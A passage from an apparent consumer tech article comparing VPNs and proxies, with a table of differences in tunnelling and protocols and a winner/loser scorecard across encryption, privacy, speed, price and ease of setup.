Works on	Firewall	Browsers
Tunnel creation	A secure link is created between the end users.	Tunnel formation does not take place.
Protocols used	PTTP, L2TP, IPsec, etc.	HTTP, TELNET, SMTP, and FTP.

Which Is Better: VPN or Proxy?

	VPN	PROXY
Encryption	Winner	Loser
Privacy	Winner	Loser
Torrenting	Winner	Loser
Compatibility	Winner	Loser
Reliability	Winner	Loser
Geo-Spoofing	Equal	Equal
Speed	Loser	Winner
Price	Loser	Winner
Ease of Setup	Loser	Winner